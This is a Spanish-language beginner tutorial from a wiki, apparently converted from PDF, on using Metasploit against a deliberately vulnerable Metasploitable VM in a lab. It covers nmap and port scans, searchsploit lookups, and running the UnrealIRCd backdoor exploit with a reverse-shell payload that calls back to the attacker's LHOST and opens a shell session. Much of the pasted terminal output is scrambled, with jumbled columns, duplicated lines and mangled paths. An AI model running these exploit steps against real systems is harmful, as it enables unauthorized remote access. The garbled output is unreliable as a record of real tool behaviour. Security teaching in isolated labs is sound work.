2025/11/29 18:45 1/8 Metasploit para novatos

## Metasploit para novatos

Estos ejemplos son para una versión de Metasploit preinstalada en sistemas kali linux.

# 1. Inicialización de la base de datos y primer arranque de metasploit

Para el uso de metasploit se recomienda inicializar la base de datos la primera vez que se arranque con el comando:

```
msfdb init
```

Una vez que se inicialice la base de datos, cada vez que se quiera usar metasploit se puede arrancar con el siguiente comando:

msfdb run

## 2. Escaneo de máquina objetivo

Lo primero que debemos hacer es escanear los puertos de la máquina objetivo para identificar que servicios tiene arrancados y si alguno de estos es vulnerable.

#### **2.1 NMAP**

Primero se puede comenzar realizando un escaneo de namp desde metasploit con el siguiente comando:

```
db_nmap <ip_maquina_objetivo>
```

Como resultado deberíamos recibir un listado de puertos abiertos indicando que servicio provee cada uno:

```
msf6 > db_nmap 192.168.56.9
    Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-02 11:03 EDT
[*] Nmap: Nmap scan report for 192.168.56.9
[*] Nmap: Host is up (0.0011s latency).
[*] Nmap: Not shown: 977 closed tcp ports (reset)
[*] Nmap: PORT STATE SERVICE
[*] Nmap: 21/tcp open ftp
[*] Nmap: 22/tcp open ssh
[*] Nmap: 23/tcp open telnet
[*] Nmap: 25/tcp open smtp
[*] Nmap: 53/tcp open domain
[*] Nmap: 80/tcp open http
[*] Nmap: 111/tcp open rpcbin
                          rpcbind
[*] Nmap: 139/tcp open
                          netbios-ssn
[*] Nmap: 445/tcp open microsoft-ds
[*] Nmap: 512/tcp open exec
[*] Nmap: 513/tcp open login
[*] Nmap: 514/tcp open shell
[*] Nmap: 1099/tcp open rmiregistry
[*] Nmap: 1524/tcp open ingreslock
[*] Nmap: 2049/tcp open nfs
[*] Nmap: 2121/tcp open ccproxy-ftp
[*] Nmap: 3306/tcp open mysql
[*] Nmap: 5432/tcp open postgresql
[*] Nmap: 5900/tcp open vnc
[*] Nmap: 6000/tcp open X11
[*] Nmap: 6667/tcp open irc
[*] Nmap: 8009/tcp open ajp13
[*] Nmap: 8180/tcp open unknown
[*] Nmap: MAC Address: 08:00:27:22:00:BD (Oracle VirtualBox virtual NIC)
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 13.45 seconds
<u>msf6</u> >
```

### 2.2 Metasploit port scanner


Alternativamente también se puede usar el módulo de escaneo de metasploit, para ello podemos seleccionarlo con el siguiente comando:

```
use auxiliary/scanner/portscan/tcp
```

Una vez seleccionado el módulo, hay que configurar sus parámetros, podemos ver los parámetros disponibles con el siguiente comando.

```
show options
```

2025/11/29 18:45 3/8 Metasploit para novatos



Para configurar los parámetros se debe usar el comando set:

```
set <parametro> <valor>
```

Por ejemplo, en este caso se debe establecer un valor para RHOST para indicarle a metasploit que máquina de la red debe escanear:

```
msf6 auxiliary(scanner/portscan/tcp) > set RHOST 192.168.56.9
RHOST ⇒ 192.168.56.9
```

Una vez configurados los parámetros se puede ejecutar el módulo con el comando run:

```
msf6 auxiliary(
[+] 192.168.56.9:
                          - 192.168.56.9:22 - TCP OPEN
                          - 192.168.56.9:21 - TCP OPEN
[+] 192.168.56.9:
[+] 192.168.56.9:
                          - 192.168.56.9:25 - TCP OPEN
[+] 192.168.56.9:
                          - 192.168.56.9:23 - TCP OPEN
[+] 192.168.56.9:
                          - 192.168.56.9:53 - TCP OPEN
   192.168.56.9:
                          - 192.168.56.9:80 - TCP OPEN
   192.168.56.9:
                          - 192.168.56.9:111 - TCP OPEN
  192.168.56.9:
                          - 192.168.56.9:139 - TCP OPEN
   192.168.56.9:
                          - 192.168.56.9:445 - TCP OPEN
                          - 192.168.56.9:513 - TCP OPEN
    192.168.56.9:
                          - 192.168.56.9:514 - TCP OPEN
[+] 192.168.56.9:
[+] 192.168.56.9:
                          - 192.168.56.9:512 - TCP OPEN
[+] 192.168.56.9:
                          - 192.168.56.9:1099 - TCP OPEN
[+] 192.168.56.9:
                          - 192.168.56.9:1524 - TCP OPEN
[+] 192.168.56.9:
                          - 192.168.56.9:2049 - TCP OPEN
                          - 192.168.56.9:2121 - TCP OPEN
[+] 192.168.56.9:
 +] 192.168.56.9:
                          - 192.168.56.9:3306 - TCP OPEN
[+] 192.168.56.9:
                          - 192.168.56.9:3632 - TCP OPEN
[+] 192.168.56.9:
                          - 192.168.56.9:5432 - TCP OPEN
 +] 192.168.56.9:
                          - 192.168.56.9:5900 - TCP OPEN
 +] 192.168.56.9:
                          - 192.168.56.9:6000 - TCP OPEN
[+] 192.168.56.9:
                          - 192.168.56.9:6667 - TCP OPEN
 +] 192.168.56.9:
                          - 192.168.56.9:6697 - TCP OPEN
                          - 192.168.56.9:8009 - TCP OPEN
    192.168.56.9:
                          - 192.168.56.9:8180 - TCP OPEN
[+] 192.168.56.9:
[+] 192.168.56.9:
                          - 192.168.56.9:8787 - TCP OPEN
   192.168.56.9:
                          - Scanned 1 of 1 hosts (100% complete)
   Auxiliary module execution completed
msf6 auxiliary(
```

#### 2.3 Escaneo Profundo

Podemos realizar un escaneo profundo de la máquina en cuestión con el siguiente comando:

```
db_nmap -sV <ip_máquina_objetivo>
```

2025/11/29 18:45 5/8 Metasploit para novatos

```
) > db_nmap -sV 192.168.56.9
    Nmap: Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-05-02 11:17 EDT
    Nmap: Nmap scan report for 192.168.56.9
    Nmap: Host is up (0.00050s latency).
    Nmap: Not shown: 977 closed tcp ports (reset)
                     STATE SERVICE VERSION
 *] Nmap: PORT
    Nmap: 21/tcp open ftp
Nmap: 22/tcp open ssh
                                              vsftpd 2.3.4
                                             OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
    Nmap: 23/tcp open telnet
Nmap: 25/tcp open smtp
                                             Linux telnetd
                                             Postfix smtpd
                                            ISC BIND 9.4.2
Apache httpd 2.2.8 ((Ubuntu) DAV/2)
2 (RPC #100000)
    Nmap: 53/tcp
                       open domain
    Nmap: 80/tcp open http
Nmap: 111/tcp open rpcbind
*] Nmap: 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
*] Nmap: 445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
    Nmap: 512/tcp open exec netkit-rsh rexecd
Nmap: 513/tcp open login OpenBSD or Solaris rlogind
Nmap: 514/tcp open shell Netkit rshd
Nmap: 514/tcp open java-rmi GNU Classpath grmiregistry
                                            Netkit rshd
GNU Classpath grmiregistry
    Nmap: 1099/tcp open
                               java-rmi
    Nmap: 1524/tcp open bindshell Metasploitable root shell
                                             2-4 (RPC #100003)
    Nmap: 2049/tcp open nfs
    Nmap: 2121/tcp open ftp
                                            ProFTPD 1.3.1
MySQL 5.0.51a-3ubuntu5
*] Nmap: 3306/tcp open mysql MySQL 5.0.51a-3ubuntu5

*] Nmap: 5432/tcp open postgresql PostgreSQL DB 8.3.0 - 8.3.7
*] Nmap: 5900/tcp open vnc
*] Nmap: 6000/tcp open X11
                                     VNC (protocol 3.3)
(access denied)
    Nmap: 6667/tcp open irc
                                             UnrealIRCd
                                            Apache Jserv (Protocol v1.3)

Apache Tomcat/Coyote JSP engine 1.1
   Nmap: 8009/tcp open ajp13
    Nmap: 8180/tcp open http
    Nmap: MAC Address: 08:00:27:22:00:BD (Oracle VirtualBox virtual NIC)
🂌 Nmap: Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:li
nux:linux_kernel
*] Nmap: Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 25.27 seconds
<u>msf6</u> auxiliary(
```

Si además queremos más información podemos añadir el flag -A:

```
db_nmap -sV -A <ip_maquina_objetivo>
```

## 3. Explotando vulnerabilidades

Ahora que sabemos los puertos abiertos y servicios de la máquina, podemos proceder a explotar las vulnerabilidades de esta.

#### 3.1 Localización de exploits con searchsploit

Para localizar si alguno de los servicios de la máquina tiene exploits disponibles podemos usar searchsploit. Si queremos buscar por título del exploit podemos usar el comando searchsploit con el flag -t:

```
searchsploit -t <nombre_del_servicio>
```

Por ejemplo, si queremos buscar una vulnerabilidad para el servicio UnrealIRCd:

```
(thejuanvisu® kali)-[~]
$ searchsploit -t unrealircd

Exploit Title

UnrealIRCd 3.2.8.1 - Backdoor Command Execution (Metasploit)
UnrealIRCd 3.2.8.1 - Local Configuration Stack Overflow
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute
UnrealIRCd 3.2.8.1 - Remote Downloader/Execute
UnrealIRCd 3.x - Remote Denial of Service

Shellcodes: No Results
I path

Unux/remote/16922.rb
Unidows/dos/18011.txt
Unidows/dos/27407.pl
```

Si quisieramos buscar un exploit en función a un CVE podemos usar el comando con el flag -cve seguido de la fecha seguida de un guion y el identificador:

```
searchsploit --cve <fecha>-<identificador>
```


Por ejemplo, para buscar los exploits asociados al CVE-2010-2075:

Con los resultados obtenidos podemos ver que hay al menos 2 exploits que se podrían aplicar a esta máquina aprovechando las vulnerabilidades del servicio UnrealIRCd.

## 3.2 Exploit Automático con metasploit

Para ejecutar el exploit de forma automática contra la máquina objetivo debemos primero saber donde está ubicado el módulo automático para cargarlo en metasploit. Para ello podemos buscar el CVE en google seguido de metasploit, donde nos aparecerán páginas, como la de rapid7 con la ubicación de este:

2025/11/29 18:45 7/8 Metasploit para novatos



Ahora que sabemos donde está el módulo podemos cargarlo usando el comando use:

```
use <ubicación_del_modulo>
```

```
thejuanvisu@kali:~

File Actions Edit View Help

msf6 auxiliary(scanner/portscan/tcp) > use exploit/unix/irc/unreal_ircd_3281_backdoor

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > 

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) = 

ms
```

Una vez cargado usamos el siguiente comando para ver los parámetros del módulo

#### show options

```
theiuanvisu@kali: -
File Actions Edit View Help
<u>nsf6</u> auxiliary(s
<u>nsf6</u> exploit(<mark>uni</mark>
                                                p) > use exploit/unix/irc/unreal_ircd_3281_backdoor
                                                                 ) > show options
 odule options (exploit/unix/irc/unreal_ircd_3281_backdoor):
               Current Setting Required Description
   Name
                                                     The local client address
The local client port
A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
The target port (TCP)
   CHOST
   CPORT
   Proxies
RHOSTS
               6667
   RPORT
 xploit target:
   Id Name
        Automatic Target
 iew the full module info with the info, or info -d command.
<u>sf6</u> exploit(∎
```

Tras eso cargamos la payload, en este caso cmd/unix/reverse:

```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse
payload ⇒ cmd/unix/reverse
```

y procedemos a configurar el parámetro LHOST con nuestra ip:

```
r) > show options
msf6 exploit(
Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
              Current Setting Required Description
                                               The local client address
The local client port
A proxy chain of format type:host:port[,type:host:port][...]
The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
The target port (TCP)
   CPORT
    Proxies
   RHOSTS
              192.168.56.9
Payload options (cmd/unix/reverse):
           Current Setting Required Description
                                              The listen address (an interface may be specified)
   LPORT 4444
Exploit target:
   Id Name
       Automatic Target
View the full module info with the info, or info -d command.
<u>msf6</u> exploit(
                                                        or) > set LHOST 192.168.56.102
       ⇒ 192.168.56.102
```

Finalmente ejecutamos el exploit con el comando run y si todo sale bien y la máquina es vulnerable tendremos acceso a esta:

```
msf6 exploit(
   Started reverse TCP double handler on 192.168.56.102:4444
[*] 192.168.56.9:6667 - Connected to 192.168.56.9:6667...
   :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH : *** Couldn t resolve your hostname; using your IP address instead
[*] 192.168.56.9:6667 - Sending backdoor command...
whoami
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo htbjVCv60Bexs7cQ;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
   Reading from socket B
[*] B: "htbjVCv60Bexs7cQ\r\n"
[*] Matching...
   A is input..
   Command shell session 1 opened (192.168.56.102:4444 → 192.168.56.9:36343) at 2025-05-02 12:41:04 -0400
```

From:

http://knoppia.net/ - Knoppia

Permanent link:

http://knoppia.net/doku.php?id=metasploit:ms\_dummies&rev=1746204160

Last update: 2025/05/02 16:42

